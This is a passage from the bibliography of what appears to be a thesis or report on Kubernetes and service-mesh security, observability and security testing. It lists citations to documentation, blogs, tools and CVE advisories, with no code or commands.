[246] “Zipkin vs Jaeger: Getting Started With Tracing,” *Logz.io*, Jul. 12, 2018. https://logz.io/blog/zipkin-vs-jaeger/ (accessed Sep. 23, 2021).
[247] “Going Beyond the Three Pillars of Observability.” https://www.broadcom.com/sw-tech-blogs/aiops-blog/three-pillars-of-observability (accessed Sep. 23, 2021).
[248] infosender, “Correcting a Weak Security Posture is a Continuous Process.” http://www.lastmileinfo.com/index.php/2021/09/09/correcting-a-weak-security-posture-is-a-continuous-process/ (accessed Sep. 24, 2021).
[249] “What is DevSecOps?” https://www.redhat.com/en/topics/devops/what-is-devsecops (accessed Sep. 24, 2021).
[250] “What is Shift Left Security?,” *Check Point Software*. https://www.checkpoint.com/cyber-hub/cloud-security/what-is-shift-left-security/ (accessed Sep. 24, 2021).
[251] “The Update Framework Specification.” https://theupdateframework.github.io/specification/latest/ (accessed Sep. 24, 2021).
[252] “Securing Kubernetes with Falco and Logz.io Cloud SIEM,” *Logz.io*, May 05, 2020. https://logz.io/blog/k8s-security-with-falco-and-cloud-siem/ (accessed Sep. 24, 2021).
[253] “An Introduction to Kubernetes Security using Falco,” *Falco*, Jan. 07, 2021. https://falco.org/blog/intro-k8s-security-monitoring/ (accessed Sep. 24, 2021).
[254] G. Borello, “Sysdig and Falco now powered by eBPF.,” *Sysdig*, Feb. 27, 2019. https://sysdig.com/blog/sysdig-and-falco-now-powered-by-ebpf/ (accessed Sep. 24, 2021).
[255] P. Shankar, “Getting started with Kubernetes audit logs and Falco,” *Sysdig*, Feb. 09, 2021. https://sysdig.com/blog/kubernetes-audit-log-falco/ (accessed Sep. 24, 2021).
[256] Kaizhe Huang and Pranjal Jumde, *Learn Kubernetes Security: Securely orchestrate, scale, and manage your microservices in Kubernetes deployments*. Packt Publishing.
[257] T. Korren, “Blocking Attacks in Runtime with Drift Prevention.” https://blog.aquasec.com/cloud-native-security-drift-prevention (accessed Sep. 24,

2021).
[258] “Sysdig Secure,” *Sysdig*. https://sysdig.com/products/secure/ (accessed Sep. 24, 2021).
[259] “Aqua cloud native security platform live demo,” *Aqua*. https://www.aquasec.com/demo/ (accessed Sep. 24, 2021).
[260] “Tools to Implement Kubernetes Observability,” *Logz.io*, Mar. 23, 2020. https://logz.io/blog/implementing-kubernetes-observability/ (accessed Sep. 24, 2021).
[261] “Mitigating security incidents | Kubernetes Engine Documentation,” *Google Cloud*. https://cloud.google.com/kubernetes-engine/docs/how-to/security-mitigations (accessed Sep. 26, 2021).
[262] “Safely Drain a Node,” *Kubernetes*. https://kubernetes.io/docs/tasks/administer-cluster/safely-drain-node/ (accessed Sep. 26, 2021).
[263] *kube-forensics*. Keiko Project, 2021. Accessed: Sep. 26, 2021. [Online]. Available: https://github.com/keikoproj/kube-forensics
[264] M. P. Gupta, “Capturing Ephemeral Evidence Using Live Forensics,” *IOSR J. Electron. Commun. Eng.*, pp. 109–113, 2013.
[265] “Deploying GRR to Kubernetes for Incident Response,” *Deploying GRR to Kubernetes for Incident Response*. https://osdfir.blogspot.com/2020/10/deploying-grr-to-kubernetes-for.html (accessed Sep. 26, 2021).
[266] “Sysdig & Sysdig Inspect,” *Sysdig*. https://sysdig.com/opensource/inspect/ (accessed Sep. 26, 2021).
[267] “Captures,” *Sysdig Documentation*. https://docs.sysdig.com/en/docs/sysdig-secure/investigate/captures/ (accessed Sep. 26, 2021).
[268] B. Portnoy, “Cloud Native Forensics: Challenges and Best Practices.” https://blog.aquasec.com/cloud-native-container-forensics (accessed Sep. 26, 2021).
[269] M. Foster, “Docker Forensics for Containers: How to Conduct Investigations.” http://content.cloud.redhat.com/blog/docker-forensics-for-containers-how-to-conduct-investigations (accessed Sep. 26, 2021).
[270] P. Cheslock, “How to Conduct a Blameless Security Post-Mortem,” *Threat Stack*, Nov. 11, 2016. https://www.threatstack.com/blog/how-to-conduct-a-blameless-security-post-mortem (accessed Sep. 26, 2021).
[271] A. Toumi, “Public Post-Mortem — Kubernetes Incident,” *Medium*, Mar. 12, 2020. https://abdennoor.medium.com/public-post-mortem-kubernetes-incident-63e3bca1d250 (accessed Sep. 26, 2021).
[272] A. Umerov, “DNS issues in Kubernetes. Public postmortem #1,” *Preply Engineering Blog*, May 04, 2020. https://medium.com/preply-engineering/dns-postmortem-e169efd45afd (accessed Sep. 26, 2021).
[273] S. Manpathak, “Kubernetes Service Mesh: A Comparison of Istio, Linkerd and Consul,” *Platform9*, Oct. 21, 2019. https://platform9.com/blog/kubernetes-service-mesh-a-comparison-of-istio-linkerd-and-consul/ (accessed Sep. 26, 2021).
[274] “What’s a service mesh?” https://www.redhat.com/en/topics/microservices/what-is-a-service-mesh (accessed Sep. 27, 2021).
[275] A. Burnos, “Service Mesh explained in plain English,” *The Startup*, Jun. 25, 2019. https://medium.com/swlh/service-mesh-explained-in-plain-english-8e5505f74ead (accessed Sep. 27, 2021).
[276] “iptables,” *Wikipedia*. Sep. 08, 2021. Accessed: Sep. 27, 2021. [Online]. Available: https://en.wikipedia.org/w/index.php?title=Iptables&oldid=1043138114
[277] “iptables(8) - Linux man page.” https://linux.die.net/man/8/iptables (accessed Sep.

27, 2021).
[278] “Networking with a service mesh: use cases, best practices, and comparison of top mesh options,” *Cloud Native Computing Foundation*, Jul. 15, 2021. https://www.cncf.io/blog/2021/07/15/networking-with-a-service-mesh-use-cases-best-practices-and-comparison-of-top-mesh-options/ (accessed Sep. 27, 2021).
[279] T. Kunze, “Three Technical Benefits of Service Meshes and their Operational Limitations, Part 1 - Glasnostic Blog,” *https://glasnostic.com*. https://glasnostic.com/blog/service-mesh-istio-limits-and-benefits-part-1 (accessed Sep. 27, 2021).
[280] T. Kunze, “Three Technical Benefits of Service Meshes and their Operational Limitations, Part 2 - Glasnostic Blog,” *https://glasnostic.com*. https://glasnostic.com/blog/service-mesh-istio-limits-and-benefits-part-2 (accessed Sep. 27, 2021).
[281] “Istio Website.” https://istio.io/ (accessed Aug. 30, 2021).
[282] “Linkerd: The world’s lightest, fastest service mesh.” https://linkerd.io/ (accessed Aug. 30, 2021).
[283] “Consul by HashiCorp,” *Consul by HashiCorp*. https://www.consul.io/ (accessed Sep. 27, 2021).
[284] L. Calcote and Z. Butcher, *Istio: Up and Running: Using a Service Mesh to Connect, Secure, Control, and Observe*. O’Reilly Media, 2019.
[285] *linkerd/linkerd2-proxy*. Linkerd, 2021. Accessed: Sep. 27, 2021. [Online]. Available: https://github.com/linkerd/linkerd2-proxy
[286] “Under the hood of Linkerd’s state-of-the-art Rust proxy, Linkerd2-proxy.” https://linkerd.io/2020/07/23/under-the-hood-of-linkerds-state-of-the-art-rust-proxy-linkerd2-proxy/ (accessed Sep. 27, 2021).
[287] “Understand Consul Service Mesh | Consul,” *HashiCorp Learn*. https://learn.hashicorp.com/tutorials/consul/service-mesh (accessed Sep. 27, 2021).
[288] C. Box (Google), “Introducing istiod: simplifying the control plane,” *Istio*. https://istio.io/latest/blog/2020/istiod/ (accessed Sep. 27, 2021).
[289] 4 Minute Read Page Test, “Plug in CA Certificates,” *Istio*. https://istio.io/latest/docs/tasks/security/cert-management/plugin-ca-cert/ (accessed Sep. 27, 2021).
[290] 22 Minute Read, “Traffic Management,” *Istio*. https://istio.io/latest/docs/concepts/traffic-management/ (accessed Sep. 28, 2021).
[291] 8 Minute Read, “Traffic Management Best Practices,” *Istio*. https://istio.io/latest/docs/ops/best-practices/traffic-management/ (accessed Sep. 28, 2021).
[292] 29 Minute Read, “Virtual Service,” *Istio*. https://istio.io/latest/docs/reference/config/networking/virtual-service/ (accessed Sep. 28, 2021).
[293] 20 Minute Read, “Destination Rule,” *Istio*. https://istio.io/latest/docs/reference/config/networking/destination-rule/ (accessed Sep. 28, 2021).
[294] 12 Minute Read, “Gateway,” *Istio*. https://istio.io/latest/docs/reference/config/networking/gateway/ (accessed Sep. 28, 2021).
[295] H. Zhao, “How to Integrate Your Service Registry with Istio?,” *Medium*, Jun. 11, 2020. https://medium.com/@zhaohuabing/how-to-integrate-your-service-registry-with-istio-34f54b058697 (accessed Sep. 28, 2021).
[296] 13 Minute Read, “Service Entry,” *Istio*. https://istio.io/latest/docs/reference/config/networking/service-entry/ (accessed Sep. 28, 2021).
[297] 12 Minute Read, “Sidecar,” *Istio*. https://istio.io/latest/docs/reference/config/networking/sidecar/ (accessed Sep. 28, 2021).
[298] “PRINCIPLES OF CHAOS ENGINEERING - Principles of chaos engineering.”

https://principlesofchaos.org/ (accessed Aug. 30, 2021).
[299] “Service-level objective,” *Wikipedia*. Mar. 03, 2021. Accessed: Sep. 28, 2021. [Online]. Available: https://en.wikipedia.org/w/index.php?title=Service-level_objective&oldid=1010125024
[300] “Tail Latency Might Matter More Than You Think - Marc’s Blog.” https://brooker.co.za/blog/2021/04/19/latency.html (accessed Sep. 28, 2021).
[301] “bliki: CircuitBreaker,” *martinfowler.com*. https://martinfowler.com/bliki/CircuitBreaker.html (accessed Sep. 28, 2021).
[302] L. B. Nagy, “Istio circuit breaker.” https://banzaicloud.com/blog/istio-circuit-breaking/ (accessed Sep. 28, 2021).
[303] A. Hornsby, “Chaos Engineering — Part 3,” *The Cloud Architect*, Dec. 12, 2019. https://medium.com/the-cloud-architect/chaos-engineering-part-3-61579e41edd8 (accessed Sep. 28, 2021).
[304] 5 Minute Read, “Prometheus integration with Istio,” *Istio*. https://istio.io/latest/docs/ops/integrations/prometheus/ (accessed Oct. 07, 2021).
[305] “Istio Observability Metrics,” *Istio*. https://istio.io/latest/docs/tasks/observability/metrics/ (accessed Sep. 29, 2021).
[306] “Statistics — envoy 1.20.0-dev-0656e3 documentation.” https://www.envoyproxy.io/docs/envoy/latest/intro/arch_overview/observability/statistics.html?highlight=statistics (accessed Sep. 29, 2021).
[307] 9 Minute Read Page Test, “Debugging Envoy and Istiod,” *Istio*. https://istio.io/latest/docs/ops/diagnostic-tools/proxy-cmd/ (accessed Sep. 29, 2021).
[308] “Google SRE Book - Four Golden Signals.” https://sre.google/sre-book/monitoring-distributed-systems/#xref_monitoring_golden-signals (accessed Sep. 29, 2021).
[309] 4 Minute Read Page Test, “Visualizing Metrics with Grafana,” *Istio*. https://istio.io/latest/docs/tasks/observability/metrics/using-istio-dashboard/ (accessed Sep. 29, 2021).
[310] 4 Minute Read, “Istio Standard Metrics,” *Istio*. https://istio.io/latest/docs/reference/config/metrics/ (accessed Sep. 29, 2021).
[311] 21 Minute Read, “pilot-discovery metrics,” *Istio*. https://istio.io/latest/docs/reference/commands/pilot-discovery/#metrics (accessed Sep. 29, 2021).
[312] “Istio FAQ - Distributed Tracing,” *Istio*. https://istio.io/latest/about/faq/#distributed-tracing (accessed Sep. 29, 2021).
[313] “Distributed Tracing,” *Istio*. https://istio.io/latest/docs/tasks/observability/distributed-tracing/ (accessed Sep. 29, 2021).
[314] 4 Minute Read Page Test, “Getting Envoy’s Access Logs,” *Istio*. https://istio.io/latest/docs/tasks/observability/logs/access-log/ (accessed Sep. 29, 2021).
[315] S. Kappagantula, “Microservices Security- How To Secure Your Microservice Infrastructure?,” *Edureka*, Sep. 11, 2020. https://medium.com/edureka/microservices-security-b01b8f2a9215 (accessed Sep. 29, 2021).
[316] Istio, “Security,” *Istio*. https://istio.io/latest/docs/concepts/security/ (accessed Sep. 29, 2021).
[317] “Secret discovery service (SDS) — envoy 1.20.0-dev-0656e3 documentation.” https://www.envoyproxy.io/docs/envoy/latest/configuration/security/secret#secret-discovery-service-sds (accessed Sep. 29, 2021).
[318] “OpenID Connect | OpenID,” Aug. 01, 2011. https://openid.net/connect/ (accessed Sep. 29, 2021).
[319] 23 Minute Read, “Istio Security - Secure Naming,” *Istio*. https://istio.io/latest/docs/concepts/security/#secure-naming (accessed Sep. 29, 2021).
[320] Auth0, “JSON Web Key Sets,” *Auth0 Docs*. https://auth0.com/docs/ (accessed Sep. 29, 2021).

[321] “JWT – Istio By Example.” https://istiobyexample.dev/jwt/ (accessed Sep. 29, 2021).
[322] 20 Minute Read, “Istio Security Best Practices,” *Istio*. https://istio.io/latest/docs/ops/best-practices/security/ (accessed Aug. 30, 2021).
[323] K. Bruner, “Istio Security: Running Microservices on Zero-Trust Networks.” http://content.cloud.redhat.com/blog/istio-security-running-microservices-on-zero-trust-networks (accessed Sep. 29, 2021).
[324] “Kubernetes Documentation,” *Kubernetes*. https://kubernetes.io/docs/home/ (accessed Aug. 27, 2021).
[325] “Security overview | Kubernetes Engine Documentation,” *Google Cloud*. https://cloud.google.com/kubernetes-engine/docs/concepts/security-overview (accessed Aug. 29, 2021).
[326] “Kubernetes Security: Operating Kubernetes Clusters and Applications Safely,” *Kubernetes Security*. https://kubernetes-security.info/ (accessed Aug. 27, 2021).
[327] *Kubernetes Security Review -- Trail of Bits*. Trail of Bits, 2021. Accessed: Aug. 27, 2021. [Online]. Available: https://github.com/trailofbits/audit-kubernetes/blob/b4c30377b0a5aca5e446f2612758fbea751261c3/reports/Kubernetes%20Security%20Review.pdf
[328] “Kubernetes Security Guide Best Practices,” *Sysdig*, Apr. 04, 2018. https://sysdig.com/blog/kubernetes-security-guide/ (accessed Aug. 27, 2021).
[329] “CISA and NSA Release Kubernetes Hardening Guidance | CISA.” https://us-cert.cisa.gov/ncas/current-activity/2021/08/02/cisa-and-nsa-release-kubernetes-hardening-guidance (accessed Aug. 27, 2021).
[330] “(Cloud) Overview of Cloud Native Security,” *Kubernetes*. https://kubernetes.io/docs/concepts/security/overview/#cloud (accessed Aug. 28, 2021).
[331] “(Cluster) Overview of Cloud Native Security,” *Kubernetes*. https://kubernetes.io/docs/concepts/security/overview/#cluster (accessed Aug. 28, 2021).
[332] “(Container) Overview of Cloud Native Security,” *Kubernetes*. https://kubernetes.io/docs/concepts/security/overview/#container (accessed Aug. 28, 2021).
[333] “(Code) Overview of Cloud Native Security,” *Kubernetes*. https://kubernetes.io/docs/concepts/security/overview/#code (accessed Aug. 28, 2021).
[334] “Use TLS for all API traffic,” *Kubernetes*. https://kubernetes.io/docs/tasks/administer-cluster/securing-a-cluster/#use-transport-layer-security-tls-for-all-api-traffic (accessed Aug. 28, 2021).
[335] “Use a proper API AuthN method,” *Kubernetes*. https://kubernetes.io/docs/tasks/administer-cluster/securing-a-cluster/#api-authentication (accessed Aug. 28, 2021).
[336] “Use a proper API AuthZ method,” *Kubernetes*. https://kubernetes.io/docs/tasks/administer-cluster/securing-a-cluster/#api-authorization (accessed Aug. 28, 2021).
[337] “Kyverno Pod Security,” *Kyverno*. https://kyverno.io/policies/pod-security/ (accessed Aug. 28, 2021).
[338] “Controlling access to the Kubelet,” *Kubernetes*. https://kubernetes.io/docs/tasks/administer-cluster/securing-a-cluster/#controlling-access-to-the-kubelet (accessed Aug. 28, 2021).
[339] “Restricting access to etcd,” *Kubernetes*. https://kubernetes.io/docs/tasks/administer-cluster/securing-a-cluster/#restrict-access-to-etcd (accessed Aug. 28, 2021).
[340] “Restrict access to alpha or beta features,” *Kubernetes*. https://kubernetes.io/docs/tasks/administer-cluster/securing-a-cluster/#restrict-access-to-alpha-or-beta-features (accessed Aug. 29, 2021).
[341] “Rotate infrastructure credentials frequently,” *Kubernetes*. https://kubernetes.io/docs/tasks/administer-cluster/securing-a-cluster/#rotate-infrastructure-credentials-frequently (accessed Aug. 29, 2021).

[342] “Configure Certificate Rotation for the Kubelet,” *Kubernetes*. https://kubernetes.io/docs/tasks/tls/certificate-rotation/ (accessed Aug. 29, 2021).
[343] “Manual Rotation of CA Certificates,” *Kubernetes*. https://kubernetes.io/docs/tasks/tls/manual-rotation-of-ca-certificates/ (accessed Aug. 29, 2021).
[344] R. McCune, “Why You Shouldn’t Use Config Maps to Store Sensitive Data in K8s.” https://blog.aquasec.com/kubernetes-configmap-secrets (accessed Aug. 29, 2021).
[345] “Encrypt Secrets at rest,” *Kubernetes*. https://kubernetes.io/docs/tasks/administer-cluster/securing-a-cluster/#encrypt-secrets-at-rest (accessed Aug. 29, 2021).
[346] “Encrypting Secret Data at Rest,” *Kubernetes*. https://kubernetes.io/docs/tasks/administer-cluster/encrypt-data/ (accessed Aug. 29, 2021).
[347] “Using a KMS provider for data encryption,” *Kubernetes*. https://kubernetes.io/docs/tasks/administer-cluster/kms-provider/ (accessed Jul. 30, 2021).
[348] “AWS Secrets Manager | Rotate, Manage, Retrieve Secrets | Amazon Web Services (AWS),” *Amazon Web Services, Inc.* https://aws.amazon.com/secrets-manager/ (accessed Jul. 30, 2021).
[349] “Google Secret Manager,” *Google Cloud*. https://cloud.google.com/secret-manager (accessed Jul. 30, 2021).
[350] “Key Vault | Microsoft Azure.” https://azure.microsoft.com/es-es/services/key-vault/ (accessed Jul. 30, 2021).
[351] “Receiving alerts for security updates and reporting vulnerabilities,” *Kubernetes*. https://kubernetes.io/docs/tasks/administer-cluster/securing-a-cluster/#receiving-alerts-for-security-updates-and-reporting-vulnerabilities (accessed Aug. 29, 2021).
[352] “kubernetes-announce - Google Groups.” https://groups.google.com/g/kubernetes-announce (accessed Jul. 24, 2021).
[353] “Kubernetes Secrets,” *Kubernetes*. https://kubernetes.io/docs/concepts/configuration/secret/ (accessed Aug. 29, 2021).
[354] “Filter secrets from Kubernetes logs,” *radu’s blog*, Aug. 20, 2018. https://radu-matei.com/blog/filter-k8s-logs/ (accessed Aug. 29, 2021).
[355] “Controlling the capabilities of workload at runtime,” *Kubernetes*. https://kubernetes.io/docs/tasks/administer-cluster/securing-a-cluster/#controlling-the-capabilities-of-a-workload-or-user-at-runtime (accessed Aug. 29, 2021).
[356] “Configure Quality of Service for Pods,” *Kubernetes*. https://kubernetes.io/docs/tasks/configure-pod-container/quality-service-pod/ (accessed Aug. 29, 2021).
[357] C. Cooney, “The Kubernetes Quality of Service Conundrum,” *Medium*, Nov. 25, 2019. https://betterprogramming.pub/the-kubernetes-quality-of-service-conundrum-eebbbb5f89cf (accessed Aug. 29, 2021).
[358] “Configure Default Memory Requests and Limits for a Namespace,” *Kubernetes*. https://kubernetes.io/docs/tasks/administer-cluster/manage-resources/memory-default-namespace/ (accessed Aug. 29, 2021).
[359] “Controlling container privileges,” *Kubernetes*. https://kubernetes.io/docs/tasks/administer-cluster/securing-a-cluster/#controlling-what-privileges-containers-run-with (accessed Aug. 29, 2021).
[360] “Pod Security Standards,” *Kubernetes*. https://kubernetes.io/docs/concepts/security/pod-security-standards/ (accessed Aug. 29, 2021).
[361] “Preventing containers from loading unwanted kernel modules,” *Kubernetes*. https://kubernetes.io/docs/tasks/administer-cluster/securing-a-cluster/#preventing-containers-from-loading-unwanted-kernel-modules (accessed Aug. 29, 2021).
[362] “Restricting Network access,” *Kubernetes*. https://kubernetes.io/docs/tasks/administer-cluster/securing-a-cluster/#restricting-networ

k-access (accessed Aug. 29, 2021).
[363] “Restricting cloud metadata API access,” *Kubernetes*. https://kubernetes.io/docs/tasks/administer-cluster/securing-a-cluster/#restricting-cloud-metadata-api-access (accessed Aug. 29, 2021).
[364] “Controlling which nodes pods may access,” *Kubernetes*. https://kubernetes.io/docs/tasks/administer-cluster/securing-a-cluster/#controlling-which-nodes-pods-may-access (accessed Aug. 29, 2021).
[365] “‘Naked’ Pods versus ReplicaSets, Deployments, and Jobs,” *Kubernetes*. https://kubernetes.io/docs/concepts/configuration/overview/#naked-pods-vs-replicasets-deployments-and-jobs (accessed Aug. 29, 2021).
[366] “TLS for Ingress,” *Kubernetes*. https://kubernetes.io/docs/concepts/services-networking/ingress/#tls (accessed Aug. 29, 2021).
[367] M. Goyal, “Exposing Application Workloads to Outside world using Ingress in Kubernetes,” *mohitgoyal.co*, Jun. 28, 2021. https://mohitgoyal.co/2021/06/29/exposing-application-workloads-to-outside-world-using-ingress-in-kubernetes/ (accessed Aug. 29, 2021).
[368] “Help secure software supply chains on Google Kubernetes Engine.” https://cloud.google.com/architecture/secure-software-supply-chains-on-google-kubernetes-engine (accessed Jul. 12, 2021).
[369] 4 Minute Read Page Test, “Mutual TLS Migration,” *Istio*. https://istio.io/latest/docs/tasks/security/authentication/mtls-migration/ (accessed Aug. 30, 2021).
[370] 22 Minute Read, “Traffic Management: Network resiliency and testing,” *Istio*. https://istio.io/latest/docs/concepts/traffic-management/#network-resilience-and-testing (accessed Aug. 23, 2021).
[371] 9 Minute Read, “Istio Authorization Policy,” *Istio*. https://istio.io/latest/docs/reference/config/security/authorization-policy/ (accessed Aug. 16, 2021).
[372] M. Sereg, “Introduction to Istio access control.” https://banzaicloud.com/blog/istio-authorization-policies/ (accessed Aug. 31, 2021).
[373] 9 Minute Read, “Istio Authorization Policy for Security,” *Istio*. https://istio.io/latest/docs/reference/config/security/authorization-policy/ (accessed Aug. 31, 2021).
[374] 3 Minute Read, “JWTRule,” *Istio*. https://istio.io/latest/docs/reference/config/security/jwt/ (accessed Aug. 31, 2021).
[375] M. Manning, J. Dileo, D. Natesan, and A. Olsen, “Istio Security Assessment.”
[376] “Intrusion Protection with Kubernetes,” *Caylent*, May 16, 2019. https://caylent.com/intrusion-protection-with-kubernetes (accessed Aug. 31, 2021).
[377] “Falco,” *Falco*. https://falco.org/ (accessed Aug. 31, 2021).
[378] “Kubernetes Response Engine, Part 1: Falcosidekick + Kubeless,” *Falco*, Jan. 15, 2021. https://falco.org/blog/falcosidekick-response-engine-part-1-kubeless/ (accessed Aug. 31, 2021).
[379] “What is gVisor?” https://gvisor.dev/docs/ (accessed Aug. 31, 2021).
[380] *google/gvisor*. Google, 2021. Accessed: Aug. 31, 2021. [Online]. Available: https://github.com/google/gvisor
[381] “Announcing the General Availability of Bottlerocket, an open source Linux distribution built to run containers,” *Amazon Web Services*, Aug. 31, 2020. https://aws.amazon.com/blogs/opensource/announcing-the-general-availability-of-bottlerocket-an-open-source-linux-distribution-purpose-built-to-run-containers/ (accessed Aug. 31, 2021).
[382] “Firecracker.” https://firecracker-microvm.github.io/ (accessed Aug. 31, 2021).
[383] “Aqua Announces the Most Advanced Kubernetes Security Solution,” *Aqua*. https://www.aquasec.com/news/advanced-kubernetes-security-kspm/ (accessed Aug. 31, 2021).

[384] “Kubernetes Security with Sysdig Secure Use Cases,” *Sysdig*. https://sysdig.com/use-cases/kubernetes-security/ (accessed Aug. 31, 2021).
[385] “Palo Alto Prisma Cloud | Cloud Native Security for Cloud Native Environments,” *Palo Alto Networks*. https://www.paloaltonetworks.com/prisma/environments/kubernetes (accessed Aug. 31, 2021).
[386] “NeuVector - Full Lifecycle Container Security Platform,” *NeuVector*. https://neuvector.com/ (accessed Jun. 24, 2021).
[387] Prometheus, “Prometheus - Monitoring system & time series database.” https://prometheus.io/ (accessed Aug. 31, 2021).
[388] “Grafana: The open observability platform,” *Grafana Labs*. https://grafana.com/ (accessed Aug. 31, 2021).
[389] “Kiali: Service mesh observability and configuration.” https://kiali.io/ (accessed Aug. 13, 2021).
[390] “How to export Kubernetes events for observability and alerting,” *Atlassian Engineering*, Apr. 08, 2020. https://www.atlassian.com/engineering/how-to-export-kubernetes-events-for-observability-and-alerting (accessed Aug. 31, 2021).
[391] *kubernetes-event-exporter*. Opsgenie, 2021. Accessed: Aug. 31, 2021. [Online]. Available: https://github.com/opsgenie/kubernetes-event-exporter
[392] “Jaeger: open source, end-to-end distributed tracing.” https://www.jaegertracing.io/ (accessed Aug. 31, 2021).
[393] Y. Chen and B. Boehm, “Value Driven Security Threat Modeling Based on Attack,” 2007.
[394] C. C. Editor, “Red Team/Blue Team Approach - Glossary | CSRC.” https://csrc.nist.gov/glossary/term/Red_Team_Blue_Team_Approach (accessed Jun. 24, 2021).
[395] *vmware-tanzu/sonobuoy*. VMware Tanzu, 2021. Accessed: Jun. 24, 2021. [Online]. Available: https://github.com/vmware-tanzu/sonobuoy
[396] “Software conformance(Certified Kubernetes),” *Cloud Native Computing Foundation*. https://www.cncf.io/certification/software-conformance/ (accessed Jun. 29, 2021).
[397] *aquasecurity/kube-bench*. Aqua Security, 2021. Accessed: Jun. 24, 2021. [Online]. Available: https://github.com/aquasecurity/kube-bench
[398] *neuvector/kubernetes-cis-benchmark*. NeuVector, 2021. Accessed: Jun. 24, 2021. [Online]. Available: https://github.com/neuvector/kubernetes-cis-benchmark
[399] “NeuVector Contributes Open Source Tool for Kubernetes CIS Benchmark for Security.” https://blog.neuvector.com/article/open-source-kubernetes-cis-benchmark-tool-for-security (accessed Jun. 24, 2021).
[400] *aquasecurity/kube-hunter*. Aqua Security, 2021. Accessed: Jun. 24, 2021. [Online]. Available: https://github.com/aquasecurity/kube-hunter
[401] “Kube-hunter by Aqua.” https://kube-hunter.aquasec.com/ (accessed Jun. 24, 2021).
[402] “Declarative Management of Kubernetes Objects Using Configuration Files,” *Kubernetes*. https://kubernetes.io/docs/tasks/manage-kubernetes-objects/declarative-config/ (accessed Jun. 24, 2021).
[403] “Configuration as Code: Everything You Need to Know,” *CloudBees*. https://www.cloudbees.com/blog/configuration-as-code-everything-need-know (accessed Jun. 24, 2021).
[404] “What is Infrastructure as Code (IaC)?” https://www.redhat.com/en/topics/automation/what-is-infrastructure-as-code-iac (accessed Jun. 24, 2021).
[405] *Shopify/kubeaudit*. Shopify, 2021. Accessed: Jun. 24, 2021. [Online]. Available: https://github.com/Shopify/kubeaudit
[406] *Portshift/kubei*. Portshift, 2021. Accessed: Jun. 24, 2021. [Online]. Available: https://github.com/Portshift/kubei

[407] “Nmap: the Network Mapper - Free Security Scanner.” https://nmap.org/ (accessed Jul. 12, 2021).
[408] “What’s an Internal Network Segmentation Penetration Test?,” *RSI Security*, Jul. 09, 2020. https://blog.rsisecurity.com/whats-an-internal-network-segmentation-penetration-test/ (accessed Jul. 12, 2021).
[409] *controlplaneio/netassert*. controlplaneio, 2021. Accessed: Jul. 12, 2021. [Online]. Available: https://github.com/controlplaneio/netassert
[410] “Docker Website.” https://www.docker.com/ (accessed Jul. 12, 2021).
[411] *inovex/illuminatio*. inovex GmbH, 2021. Accessed: Jul. 12, 2021. [Online]. Available: https://github.com/inovex/illuminatio
[412] “Vulnerability Remediation vs. Mitigation: What’s the Difference? | Rapid7 Blog,” *Rapid7*, Sep. 14, 2020. https://www.rapid7.com/blog/post/2020/09/14/vulnerability-remediation-vs-mitigation-whats-the-difference/ (accessed Jun. 29, 2021).
[413] “Auditing, Assessing, Analyzing: A Prioritized Approach using the Pareto Principle,” *CIS*. https://www.cisecurity.org/white-papers/auditing-assessing-analyzing-a-prioritized-approach-using-the-pareto-principle/ (accessed Jun. 25, 2021).
[414] J. Tucker, “Mutual TLS Authentication (mTLS) De-Mystified,” *Medium*, Jun. 13, 2020. https://codeburst.io/mutual-tls-authentication-mtls-de-mystified-11fa2a52e9cf (accessed Jun. 26, 2021).
[415] “Shodan Search Engine.” https://www.shodan.io/ (accessed Jun. 26, 2021).
[416] E. Baitello, “Attacking Kubernetes clusters using the Kubelet API,” *Medium*, Mar. 29, 2021. https://faun.pub/attacking-kubernetes-clusters-using-the-kubelet-api-abafc36126ca (accessed Jun. 26, 2021).
[417] “General Data Protection Regulation (GDPR) – Official Legal Text,” *General Data Protection Regulation (GDPR)*. https://gdpr-info.eu/ (accessed Jul. 02, 2021).
[418] “Health Insurance Portability and Accountability Act of 1996 (HIPAA) | CDC,” Feb. 21, 2019. https://www.cdc.gov/phlp/publications/topic/hipaa.html (accessed Jul. 02, 2021).
[419] “CVE - CVE-2020-8554.” https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-8554 (accessed Jul. 23, 2021).
[420] “NVD - CVE-2020-8554.” https://nvd.nist.gov/vuln/detail/CVE-2020-8554 (accessed Jul. 23, 2021).
[421] “[Security Advisory] CVE-2020-8554: Man in the middle using LoadBalancer or ExternalIPs.” https://groups.google.com/g/kubernetes-announce/c/GPpZzVtGwiI/m/mN2nRETUAgAJ (accessed Jul. 23, 2021).
[422] “Top Threats to Cloud Computing: Egregious Eleven Deep Dive,” *CSA*. https://cloudsecurityalliance.org/artifacts/top-threats-egregious-11-deep-dive/ (accessed Aug. 09, 2021).
[423] “NSA, CISA release Kubernetes Hardening Guidance,” *National Security Agency Central Security Service*. https://www.nsa.gov/News-Features/Feature-Stories/Article-View/Article/2716980/nsa-cisa-release-kubernetes-hardening-guidance/ (accessed Aug. 14, 2021).
[424] *Kubelet API source code*. Kubernetes, 2021. Accessed: Jun. 26, 2021. [Online]. Available: https://github.com/kubernetes/kubernetes/blob/df2e13376d7e22df391194055a17243774101f06/pkg/kubelet/server/server.go
[425] *Kubelet API endpoints*. CyberArk, 2021. Accessed: Jun. 26, 2021. [Online]. Available: https://github.com/cyberark/kubeletctl/blob/63a7ba9787c53857b299a728744f4d120795bf20/API_TABLE.md

[426] “Using Kubelet Client to Attack the Kubernetes Cluster.” https://www.cyberark.com/resources/threat-research-blog/using-kubelet-client-to-attack-the-kubernetes-cluster (accessed Jun. 26, 2021).
[427] *cyberark/kubeletctl*. CyberArk, 2021. Accessed: Jun. 26, 2021. [Online]. Available: https://github.com/cyberark/kubeletctl
[428] alxk, “kubelet: anonymous to cluster-admin,” *alxk’s blog*. https://alex.kaskaso.li/post/kubelet-from-anonymous-to-cluster-admin (accessed Jun. 27, 2021).
[429] “Creating a cluster with kubeadm,” *Kubernetes*. https://kubernetes.io/docs/setup/production-environment/tools/kubeadm/create-cluster-kubeadm/ (accessed Jun. 28, 2021).
[430] *kubernetes/kops*. Kubernetes, 2021. Accessed: Jun. 28, 2021. [Online]. Available: https://github.com/kubernetes/kops
[431] “Example: Deploying PHP Guestbook application with Redis,” *Kubernetes*. https://kubernetes.io/docs/tutorials/stateless-application/guestbook/ (accessed Jul. 02, 2021).
[432] “CVE-2014-6271 : GNU Bash through 4.3 processes trailing strings after function definitions in the values of environment variables, which.” https://www.cvedetails.com/cve/CVE-2014-6271/ (accessed Jul. 02, 2021).
